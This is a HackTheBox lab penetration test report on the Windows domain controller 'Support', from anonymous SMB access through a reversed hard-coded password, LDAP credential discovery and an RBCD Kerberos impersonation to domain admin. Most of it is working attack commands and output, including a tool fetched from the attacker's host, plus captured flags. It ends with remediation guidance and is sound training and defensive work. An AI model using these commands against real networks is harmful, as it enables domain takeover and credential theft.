

Support — HackTheBox Penetration Test Report

Machine: Support · **Platform:** HackTheBox · **Difficulty:** Easy · **OS:** Windows Server 2022 (Active Directory Domain Controller)

Target: 10.129.98.120 · **Domain:** support.htb · **Author:** Rayan Fakhreddine

Result: Full domain compromise — Administrator / SYSTEM on the domain controller.

1. Executive Summary

Support is an Active Directory domain controller that was fully compromised starting from an unauthenticated position on the network. No exploit or malware was required — the compromise chained together four ordinary misconfigurations that each looked minor on its own.

A file share intended for internal support staff was readable without meaningful authentication. It contained an in-house tool whose source code held a password in a form that could be trivially reversed. That password unlocked the directory service, where a second account's password had been left in plain text inside a descriptive field. Logging in as that account gave a normal user foothold on the domain controller. From there, the account belonged to a group that had been granted *full control* over the domain controller's own computer object — a level of privilege that should never sit with a support group — and that control was leveraged to impersonate the domain administrator and take over the entire domain.

Business impact: an attacker who could reach this server over the network — an insider, a contractor, or anyone who had gained a foothold elsewhere — could achieve complete and persistent control of the organization's Active Directory, and with it every account, computer, and piece of data the domain governs. This is the highest-severity outcome possible for a Windows environment.

The four issues behind this are individually fixable and are listed with remediation in Section 5.

2. Findings Overview

#	Finding	Severity	Affected Component	MITRE ATT&CK
1	GenericAll rights over the DC computer object held by the	Critical	Active Directory / DC object	T1098 , T1134.001

#	Finding	Severity	Affected Component	MITRE ATT&CK
	<i>Shared Support Accounts</i> group			
2	Reversible hard-coded credential inside a distributed binary (<code>UserInfo.exe</code>)	High	support-tools SMB share	T1552.001
3	Cleartext account password stored in an LDAP <code>info</code> attribute	High	Directory service (<code>support user object</code>)	T1552
4	Sensitive internal tool share readable with a null/blank session	Medium	support-tools SMB share	T1135
5	<code>ms-DS-MachineAccountQuota = 10</code> lets any domain user add computer accounts	Medium (enabler)	Domain policy	T1078

3. Attack Narrative

The engagement is described in the order it was actually carried out, including the attempts that failed. The failures are kept deliberately — they show where the path forked and why each next step was chosen.

3.1 Reconnaissance

Nothing is known about the host yet, so the first job is to learn which services are exposed and what role the machine plays.

Full service/version scan:

```
nmap -sV -sC -Pn --traceroute -v 10.129.98.120
```

Thirteen ports were open. The combination — Kerberos (88), LDAP (389, 3268), SMB (139, 445), `kpasswd` (464), DNS (53), and RPC (135, 593) — is the signature of an **Active Directory domain controller**. WinRM/HTTP was exposed on 5985, which matters later for remote access.

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos
139/tcp	open	netbios-ssn	
389/tcp	open	ldap	Microsoft Windows AD LDAP (Domain: support.htb0.)
445/tcp	open	microsoft-ds?	

```
464/tcp open  kpasswd5
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap         Microsoft Windows AD LDAP (Domain:
support.htb0.)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0
Service Info: Host: DC; OS: Windows
```

The SMB host script also reported `Message signing enabled and required` — this rules out SMB relay attacks later.

```
nmap --script=smb* 10.129.98.120
```

This returned `smb-vuln-ms10-061/ms10-054: false` and script errors — **the SMB services themselves are not vulnerable**. No exploit path here. Pivoted to enumeration.

3.2 SMB Share Enumeration

On a domain controller, file shares often leak configuration, scripts, or tooling. List them.

```
smbclient -L //10.129.98.120
```

Six shares were returned. Most are default (`ADMIN$` , `C$` , `IPC$` , `NETLOGON` , `SYSVOL`); the one that stood out was a non-standard share named `support-tools` ("support staff tools").

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
support-tools	Disk	support staff tools
SYSVOL	Disk	Logon server share

A quick `enum4linux -u "" -p "" 10.129.98.120` confirmed a null session was accepted and returned the domain SID (`S-1-5-21-1677581083-3380853377-188903654`) and domain

name SUPPORT.

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Support]
└─$ enum4linux -u "" -p "" 10.129.98.120
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Aug 14 14:38:09 2026

===== ( Target Information ) =====
Target ..... 10.129.98.120
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.129.98.120 ) =====

[E] Can't find workgroup/domain

===== ( Session Check on 10.129.98.120 ) =====

[+] Server 10.129.98.120 allows sessions using username '', password ''

===== ( Getting domain SID for 10.129.98.120 ) =====

Domain Name: SUPPORT
Domain Sid: S-1-5-21-1677581083-3380853377-188903654

[+] Host is part of a domain (not a workgroup)

enum4linux complete on Fri Aug 14 14:38:21 2026
```

Trying to open the interesting share with an explicit null session:

```
smbclient //10.129.98.120/support-tools -U "" -N
# tree connect failed: NT_STATUS_ACCESS_DENIED
```

The `-N` (no password) null-session connect was **denied**. But listing shares had worked, which suggested a blank *password* — not a true null session — might be accepted. Retried letting it prompt and pressing Enter:

```
smbclient \\\10.129.98.120\\support-tools
# Password: <blank> -> connected
smb: \> dir
```

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Support]
$ smbclient \\\\10.129.98.120\\support-tools
Password for [WORKGROUP\\RayanFakhreddine]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Wed Jul 20 20:01:06 2022
..               D           0   Sat May 28 14:18:25 2022
7-ZipPortable_21.07.paf.exe  A 2880728 Sat May 28 14:19:19 2022
npp.8.4.1.portable.x64.zip  A 5439245 Sat May 28 14:19:55 2022
putty.exe          A 1273576 Sat May 28 14:20:06 2022
SysinternalsSuite.zip  A 48102161 Sat May 28 14:19:31 2022
UserInfo.exe.zip      A 277499 Wed Jul 20 20:01:07 2022
windirstat1_1_2_setup.exe  A 79171 Sat May 28 14:20:17 2022
WiresharkPortable64_3.6.5.paf.exe  A 44398000 Sat May 28 14:19:43 2022

4026367 blocks of size 4096. 969728 blocks available
smb: \> █
```

That worked. The share held a set of portable tools and, notably, `UserInfo.exe.zip`.

3.3 Recovering the First Credential (binary reversing)

A custom in-house executable on an accessible share is worth reversing — bespoke tools frequently embed credentials.

```
# download UserInfo.exe.zip from the share, then:
unzip UserInfo.exe.zip
```

The archive unpacked to a **.NET assembly** (`UserInfo.exe` plus `Microsoft.*.dll` dependencies). .NET compiles to IL and decompiles cleanly, so I pulled ILSpy to read the source:

```
unzip ILSpy-linux-x64-Release.zip
# open UserInfo.exe in ILSpy
```

Inside a `Protected` class was a hard-coded, encoded LDAP password and the routine that unscrambles it:

```
private static string enc_password =
    "0Nv32PTwgYjzg9/8j5TbmVPd3e7WhtWwyuPsy076/Y+U193E";
private static byte[] key = Encoding.ASCII.GetBytes("armando");

public static string getPassword()
{
    byte[] array = Convert.FromBase64String(enc_password);
    for (int i = 0; i < array.Length; i++)
        array[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
    return Encoding.Default.GetString(array);
}
```

The "encryption" is just base64 + XOR against the static key `armando` + XOR `0xDF`.
Reimplemented it in Python:

```
import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmVpd3e7WhtWwyuPsy076/Y+U193E"
key = b"armando"
array = base64.b64decode(enc_password)
result = bytes((array[i] ^ key[i % len(key)]) ^ 0xDF for i in
range(len(array)))
print(result.decode('utf-8', errors='ignore'))
```

```
python3 password_decryptor.py
# nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz
```

This is the password for the service account the tool uses to bind to LDAP
(`ldap@support.htb`).

3.4 LDAP Enumeration → Second Credential

With a valid bind credential, dump the directory and look for anything the operators left lying around — AD is a common place to stash notes and secondary passwords.

```
echo "support.htb" | sudo tee -a /etc/hosts

ldapsearch -x -LLL -H ldap://10.129.98.120 \
-D "ldap@support.htb" \
-w "nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz" \
-b "DC=support,DC=htb" "*" > ldap_enumeration.txt
```

Grepping the dump for the `support` user object revealed a password sitting in the free-text `info` attribute:

```
grep "dn: CN=support" ldap_enumeration.txt -A 30
```

```
cn: support
...
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
```

Two gifts in one record: a **plaintext password** (`Ironside47pleasure40Watchful`) and the fact that this user is in **Remote Management Users** (so WinRM login will work) and **Shared Support Accounts** (important for `privesc`).

3.5 Foothold (user shell)

Intuition. `support` is in *Remote Management Users*, and WinRM was open on 5985 — that's a direct login path.

```
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
```

```
*Evil-WinRM* PS C:\Users\support\Documents> type  
C:\Users\support\Desktop\user.txt  
5d10798eabf3f26350afdf2fa2c2978a
```

User flag captured. Foothold established as `support`.

```
*Evil-WinRM* PS C:\Users\support\Documents> dir  
*Evil-WinRM* PS C:\Users\support\Documents> cd ..  
*Evil-WinRM* PS C:\Users\support> ls  
Directory: C:\Users\support  
Mode                LastWriteTime  
----                -  
d-r--- System (4.0.0.0)  
d-r--- Microsoft.Windows.Common-UI (6.0.0.0)  
d-r--- System.Private.CoreLib (6.0.0.0)  
d-r--- System.Security.Cryptography.Xml (6.0.0.0)  
d-r--- System.Collections.Specialized (6.0.0.0)  
d-r--- System.Text.RegularExpressions (6.0.0.0)  
d-r--- System.Console (6.0.0.0)  
d-r--- System.Net.WebSockets.Client (6.0.0.0)  
d-r--- System.ObjectModel (6.0.0.0)  
*Evil-WinRM* PS C:\Users\support> ls Desktop  
Directory: C:\Users\support\Desktop  
Mode                LastWriteTime  
----                -  
-ar--- System.Runtime.InteropServices (6.0.0.0) 8/14/2026 3:34 AM  
*Evil-WinRM* PS C:\Users\support> get-content Desktop\user.txt  
5d10798eabf3f26350afdf2fa2c2978a  
*Evil-WinRM* PS C:\Users\support>
```


3.6 Privilege Escalation — Resource-Based Constrained Delegation (RBCD)

A standard user rarely owns the domain controller. The question is what rights this specific account inherits through its groups, so I mapped the domain with BloodHound.

After collecting data with SharpHound from the foothold and importing it:

```
# from the support session:
iwr http://10.10.16.43:8081/SharpHound.exe -OutFile Sharphound.exe
.\Sharphound.exe # produces 202608170123_BloodHound.zip
# download the zip back to Kali and import into BloodHound
```

In the support user's *Outbound Object Control*, BloodHound showed the account is a member of **Shared Support Accounts**, and that group holds **GenericAll** over **DC.SUPPORT.HTB** — full control of the domain controller's computer object. **GenericAll** on a computer object is the classic precondition for a **Resource-Based Constrained Delegation (RBCD)** takeover.



RBCD lets me tell the DC "trust this computer account I control to act on behalf of other users." If I control such a computer account, I can request a Kerberos ticket that impersonates the Administrator to the DC's own services. Three preconditions had to hold, and each was checked before proceeding:

```
# 1) Can a normal user add computer accounts? Quota must be > 0
Get-DomainObject -Identity "dc=support,dc=htb" | Select ms-ds-machineaccountquota # = 10 -> users can create computers

# 2) OS new enough to support RBCD (Server 2012+)?
Get-DomainController | Select OSVersion # Windows Server 2022 -> RBCD supported

# 3) Is the delegation attribute on the DC currently empty (safe to set)?
Get-NetComputer support | Select name, msds-allowedtoactonbehalffotheridentity # empty -> safe to set
```

All three held. Carrying out the attack:

```
# Create a computer account we control (Powermad)
New-MachineAccount -MachineAccount FAKE01 -Password $(ConvertTo-SecureString
'Password123' -AsPlainText -Force)

# Point the DC's delegation trust at our account (abusing GenericAll)
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE01

# Verify it took
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount
# PrincipalsAllowedToDelegateToAccount :
{CN=FAKE01,CN=Computers,DC=support,DC=htb}
```

With the trust in place, I derived the account's Kerberos key and requested a ticket impersonating **Administrator** for the DC's CIFS service:

```
# RC4 key of the machine-account password (Rubeus)
.\Rubeus.exe hash /password:Password123 /user:FAKE01$ /domain:support.htb
# rc4_hmac : 58A478135A93AC3BF058A5EA0E8FDB71

# S4U: request a CIFS ticket as Administrator and drop it to disk
.\Rubeus.exe s4u /user:FAKE01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 \
/impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt
```

Note on a detail from the notes: the RC4 hash is the NT hash of the password and is independent of the account-name salt, so computing it against a slightly different machine-account name still yields a usable key for the S4U request.

The base64 ticket was saved, decoded, and converted to a ccache for Impacket:

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
impacket-ticketConverter ticket.kirbi ticket.ccache
```

Finally, using the impersonation ticket to authenticate to the DC as Administrator:

```
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb
-k -no-pass
```

```
[*] Found writable share ADMIN$
[*] Creating service ... Starting service ...
Microsoft Windows [Version 10.0.20348.859]
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
0265861e46ddb10ad2caf3640f16d885
```

Root flag captured — full domain compromise as NT AUTHORITY\SYSTEM on the domain controller.

```
Volume Serial Number IS 955A-5CDB
Directory of C:\Users\Administrator\Desktop
05/28/2022  04:17 AM    <DIR>          .
05/28/2022  04:11 AM    <DIR>          ..
08/17/2026  12:43 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  3,964,821,504 bytes free

C:\Users\Administrator\Desktop>type root.txt
0265861e46ddb10ad2caf3640f16d885

C:\Users\Administrator\Desktop>
```

4. MITRE ATT&CK Mapping

Phase	Technique	ID
Reconnaissance	Network Service Discovery	T1046
SMB enumeration	Network Share Discovery	T1135
Directory enumeration	Account & Permission-Group Discovery	T1087.002 , T1069.002
Credential in binary	Unsecured Credentials: Credentials in Files	T1552.001
Credential in LDAP attribute	Unsecured Credentials	T1552
Foothold via WinRM	Valid Accounts / Remote Services: WinRM	T1078.002 , T1021.006
RBCD setup	Account Manipulation	T1098
Ticket abuse (S4U)	Steal or Forge Kerberos Tickets	T1558
Impersonation	Access Token Manipulation / Use Alternate Auth Material	T1134.001 , T1550.003
DC execution	SMB/Windows Admin Shares / Service Execution	T1021.002 , T1569.002

5. Remediation

Ordered by priority. Each item gives the specific fix for this environment and the underlying control class it belongs to, so the guidance transfers beyond this one machine.

Priority 1 — Remove `GenericAll` on the DC object (Finding 1, Critical)

No support group should hold write control over a domain controller's computer object. Audit the ACL on `DC.SUPPORT.HTB` and remove the `GenericAll` grant held by *Shared Support Accounts*; replace it with the narrowly-scoped permissions the group actually needs, if any. *Control class — least privilege on AD objects.* Run a tiering model (Tier 0 for DCs and domain admins) and review object ACLs with a tool such as BloodHound on the defensive side to catch privileged paths before an attacker does.

Priority 2 — Constrain machine-account creation (Finding 5, enabler)

Set `ms-DS-MachineAccountQuota` to 0 for regular users and delegate computer-join rights to a dedicated provisioning account instead. This alone breaks the RBCD chain even if some object misconfiguration remains.

Control class — remove standing capabilities that are only needed by administrators.

Priority 3 — Purge credentials stored in the directory (Finding 3, High)

Clear the `info` (and any comparable free-text) attributes on user objects; they are readable by any authenticated user. Rotate the `support` account password immediately, since it is now known.

Control class — no secrets in readable metadata. Add a periodic scan of AD attributes for password-like strings.

Priority 4 — Remove hard-coded credentials from tooling (Finding 2, High)

`UserInfo.exe` embeds a service-account password behind reversible XOR "encryption," which is not protection. Rewrite the tool to obtain credentials at runtime (Windows Credential Manager, a vault, or integrated auth) and rotate the exposed `ldap` account password.

Control class — secrets management; never ship secrets in binaries. Custom XOR/obfuscation must never be treated as encryption.

Priority 5 — Lock down the `support-tools` share (Finding 4, Medium)

Restrict the share to the specific staff group that needs it and deny anonymous/blank-session access; remove any tooling that carries secrets from shared locations entirely.

Control class — access control on file shares; default-deny.

Cross-cutting

Enforcing SMB signing (already required here) and monitoring for anomalous Kerberos S4U requests and new computer-account creation would raise the chance of *detecting* this chain even where a misconfiguration slips through.